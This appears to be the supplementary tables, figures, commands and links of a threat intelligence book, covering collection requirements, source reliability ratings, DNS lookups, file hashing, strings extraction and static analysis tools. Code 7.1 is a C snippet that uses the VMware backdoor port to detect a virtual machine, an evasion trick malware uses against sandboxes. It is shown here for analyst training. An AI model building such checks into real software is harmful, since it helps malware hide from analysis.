


Figure 5.7 – Evernote interface

Tables

SOURCE ID	PSEUDONYM	DESCRIPTION	HANDLER	VALIDATOR	LAST UPDATED
SRS-0001	HOLISTIC SIDEWALK	HOLISTIC SIDEWALK is a source actor that's obtained through direct engagement by a longtime persona in the RAIDFORUMS vetted access community. This source offers high-value toolsets, exploit packs, malware kits, and even direct access to compromised infrastructure.	JOSEPH OPACKI	KYLE WILHOIT	12/20/2021

Table 5.1

Chapter 6

Tables

PRIORITY PCR	REEVALUATION TIMEFRAME	DESCRIPTION
P1	30 days	Collect, triage, and store indicators or observables related to active collection operation for 45 days.
P2	60 days	Collect, triage, and store indicators or observables related to active collection operation for 30 days.
P3	90 days	Collect, triage, and store indicators or observables related to active collection operation for 15 days.

Table 6.1

Priority	Key	Description/ Rationale	Requesting Entity	Mapped GIR	Mapped FCR	Applicable Data Types	Collection Systems	Desired Output	Interval
P1	PCR-004	Threats to the banking sector	C-Suite	GIR-002, 006	FCR-923	Executables (PE32/ PE64), Android APKs, Emails, Microsoft Office files	Twitter feeds, pastebin posts, underground monitoring, internal SIEM	Monthly executive briefing to CISO and direct reports involving direct threat activity targeting the banking sector from the month prior.	Every 30 days
P3	PCR-003	Nation-state espionage attacks targeting telecom companies	SOC	GIR-001, 002	FCR-032, FCR-113	Microsoft Office files, webshells	SIEM, threat feeds, industry blogs, HIDS/ NIDS/EDR logs	The SOC is interested in receiving enriched reports regarding nation-state espionage attackers targeting telecom companies.	Every 90 days

Table 6.2

COLLECTION TYPE	RAW DATA	ANALYZED DATA	PRODUCTION DATA
Active	Interactions with adversaries on underground forums or non-traditional sources, adversary open C2 with files hosted, adversary account information	Industry blogs and reports, Twitter posts containing indicators	Sinkholing activity, government takedowns, blogs, whitepapers, high-value API threat feeds
Hybrid	Honeypot data and logs, underground forum observations, malware file	Industry malware blogs with sample, technical blogs and reports from vendors, corporate sharing across industry	High-level API threat feeds, advisories, reports without corresponding samples
Passive	Host-based logs, digital artifacts from an IR engagement, network traffic logs	HIDS/NIDS/EDR alert data, IR team evaluation reports, firewall logs	Briefings to management within organization, inter-department tips, internal security advisories

Table 6.3

CODE	SOURCE RATING	EXPLANATION
A	Reliable	No doubt of authenticity, trustworthiness, or competency; has a history of complete reliability
B	Usually reliable	Minor doubt about authenticity, trustworthiness, or competency; has a history of valid information most of the time
C	Fairly reliable	Doubts about authenticity, trustworthiness, or competency, but has provided valid information in the past
D	Not usually reliable	Significant doubt about authenticity, trustworthiness, or competency but has provided valid information in the past
E	Unreliable	Lacking in authenticity, trustworthiness, and competency; history of invalid information
F	Cannot be judged	No basis exists

Table 6.4

SOURCE	KEY	DESCRIPTION	SHA256	INFRASTUCTURE	CREDIBILITY	RELATED PCR/IRI	SOURCE ID
OzarkHellbender	C-0345	Received **Remote Access Trojan (RAT)** builder from underground forum Exploit. in named OldSkoolz	49fa4fb5075ecf[…]	N/A	F	PCR-005/IRI-001	Or@ngeG@n@ch3
ColonialWolf	C-0035	Received intelligence related to active C2 hosted on a public domain	N/A	www.h0stskunks.com	C	PCR-006/IRI-005	Or@ngeG@n@ch3

Table 6.5

Figures




Figure 6.1 – Example of an expanded key

Figure 6.2 – Collection operations life cycle




Figure 6.3 – The level of effort representation for each collection type




Figure 6.4 – Example data inputs and outputs from a TIP




Figure 6.5 – OpenCTI user interface

Links

- https://www.anomali.com/products/threatstream
- https://www.threatq.com/threatq-platform
- https://www.recordedfuture.com/solutions/threat-intelligence-platform

Chapter 7

Commands & Codes

Command 7.1: To determine an IP address

```
$nslookup  www.google.com
Non-authoritative answer:
Name: www.google.com
Address: 142.251.32.4
```

Command 7.2: A quick and easy example of determining an MX record

```
$nslookup -type=mx yahoo.com
Server:         192.168.154.1
Address:   192.168.154.1#53
Non-authoritative answer:
yahoo.com  mail exchanger = 1 mta5.am0.yahoodns.net.
yahoo.com  mail exchanger = 1 mta7.am0.yahoodns.net.
yahoo.com  mail exchanger = 1 mta6.am0.yahoodns.net.
```

Command 7.3: To compute the SHA-256 value of a file with the aid of the operating system, you can utilize the operating system's shell, command line, or PowerShell tools. An example of each command, by shell, is as follows:

- Linux:

  ```
  sha256sum /path/to/file
  ```

- OS X:

  ```
  shasum -a 256 /path/to/file
  ```

- Windows command line:

```
CertUtil -hashfile C:\path\to\file SHA256
```

- Windows PowerShell:

```
Get-FileHash C:\path\to\file -Algorithm SHA256
```

Command 7.4: The syntax of the strings application is as follows:

```
Strings [OPTIONS] FILENAME
```

The default behavior of the Linux strings application is to only print character sequences that are at least four characters long. To adjust this, we can use the `-n` option, followed by a number that represents the new character limit:

```
strings -n 6 path/to/file > file.ascii
```

In addition to increasing our character limit in this command, we are writing the buffer output to a file named `file.ascii` so that it can be reviewed later. This output can be improved upon by simply identifying the offsets where this information was extracted. To do this, we can add the `-t` option and the radix of the offset we would like to use – `o` for octal, `x` for hexadecimal, and `d` for decimal. Now, our improved command looks like this:

```
strings -n 6 -t d path/to/file > file.ascii
```

Finally, to change the encoding that `strings` is looking for, you can simply use the `-e` option, followed by the encoding flag you want to utilize:

```
strings -n 6 -t d -e l path/to/file > file.unicode
```

Command 7.5: We can use the strings application as follows:

```
strings [-a] [-f offset] [-b bytes] [-n length] [-o] [-q]
[-s] [-u] <file or directory>
```

Command 7.6: The documentation for strings shows an example that creates a powerful search engine that can scan multiple files and search for a specific string, as shown in the following example:

```
strings * | findstr /i TextToSearchFor
```

Code 7.1: Introduces functionality that contains programmatic conditional logic

```
#include <windows.h>
#define WIN32_LEAN_AND_MEAN
void filter()
{
     return;
}
int main(int argc, char *argv[])
{
     __try {
           __asm {
           mov eax, 0x564D5868
           mov ebx, 0xAA
           mov ecx, 0xA
           mov dx, 5658h
           in eax, dx
           }
           MessageBoxA(NULL, "VMWare Detected",
"VM - yes", MB_OK);
      }    __except(filter())
           {
            MessageBoxA(NULL, "VMWare NOT Detected",
"VM - no", MB_OK);
```

```
            }
        return 0;
}
```

Links

- https://community.riskiq.com/home
- `RegOpenKeyExA`: https://docs.microsoft.com/en-us/windows/win32/api/winreg/nf-winreg-regopenkeyexa
- `RegQueryValueExA`: https://docs.microsoft.com/en-us/windows/win32/api/winreg/nf-winreg-regqueryvalueexa
- `RegCloseKey`: https://docs.microsoft.com/en-us/windows/win32/api/winreg/nf-winreg-regclosekey
- Here are a few more that we believe to be invaluable static analysis tools but that we were not able to cover in-depth and talk about their value during the enrichment process:
    - pestudio: https://www.winitor.com/
    - peframe: https://github.com/guelfoweb/peframe
    - Process Hacker: https://processhacker.sourceforge.io/
    - Microsoft Sysinternals Suite: https://docs.microsoft.com/en-us/sysinternals/downloads/sysinternals-suite
    - **Detect It Easy** (**DIE**): https://github.com/horsicq/Detect-It-Easy
    - pev: https://pev.sourceforge.io/
    - Ghidra: https://ghidra-sre.org

Figures




Figure 7.1 – Current and historical resolutions using PassiveTotal




Figure 7.2 – Domain names hosted on a specific IP address in PassiveTotal




Figure 7.3 – Example of a GDPR information masked domain




Figure 7.4 – Example of registrant information from whoisxmlapi.com




Figure 7.5 – Registrar information on PassiveTotal




Figure 7.6 – First and last seen dates on PassiveTotal




Figure 7.7 – Passive DNS results for Google.com from AlienVault's OTX platform




Figure 7.8 – Subdomains found on a domain in PassiveTotal




Figure 7.9 – Dynamic DNS provider identified on PassiveTotal

```
BYTE REPRESENTATION                              ASCII REPRESENTATION
45 6E 74 65 72 20 70 61 73 73 77 6F 72 64 3A 00  Enter password:.
57 72 6F 6E 67 20 70 61 73 73 77 6F 72 64 0A 00  Wrong password..
50 61 73 73 77 6F 72 64 20 4F 4B 0A 00 00 00 00  Password OK.....
```

Figure 7.10 – Example of hexadecimal and ASCII in a hexadecimal editor

BYTE REPRESENTATION	ASCII REPRESENTATION
47 49 46 38 37 61	GIF87A
47 49 46 38 39 61	GIF89A

Figure 7.11 – Example image file encoded in GIF format

BYTE REPRESENTATION	ASCII REPRESENTATION
4D 5A	MZ

Figure 7.12 – Example Windows PE file




Figure 7.13 – Example of the MAP shell extension

